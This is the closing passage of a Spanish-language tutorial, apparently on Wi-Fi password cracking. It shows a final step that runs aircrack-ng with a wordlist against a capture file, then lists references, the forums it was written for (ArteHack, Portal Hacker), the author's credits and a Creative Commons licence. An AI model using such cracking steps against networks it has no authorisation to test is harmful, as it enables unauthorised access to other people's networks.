- 3) # aircrack-ng -w <diccionario> <archivo de captura>

REFERENCIAS:

Suite Aircrack-ng: <http://www.aircrack-ng.org/>

ESCRITO PARA:

ArteHack: <http://artehack.net/>

CPH: <http://foro.portalhacker.net/>

by Aetsu
alpha.aetsu@gmail.com

Esta obra se encuentra bajo la licencia **Creative Commons 3.0 - España**

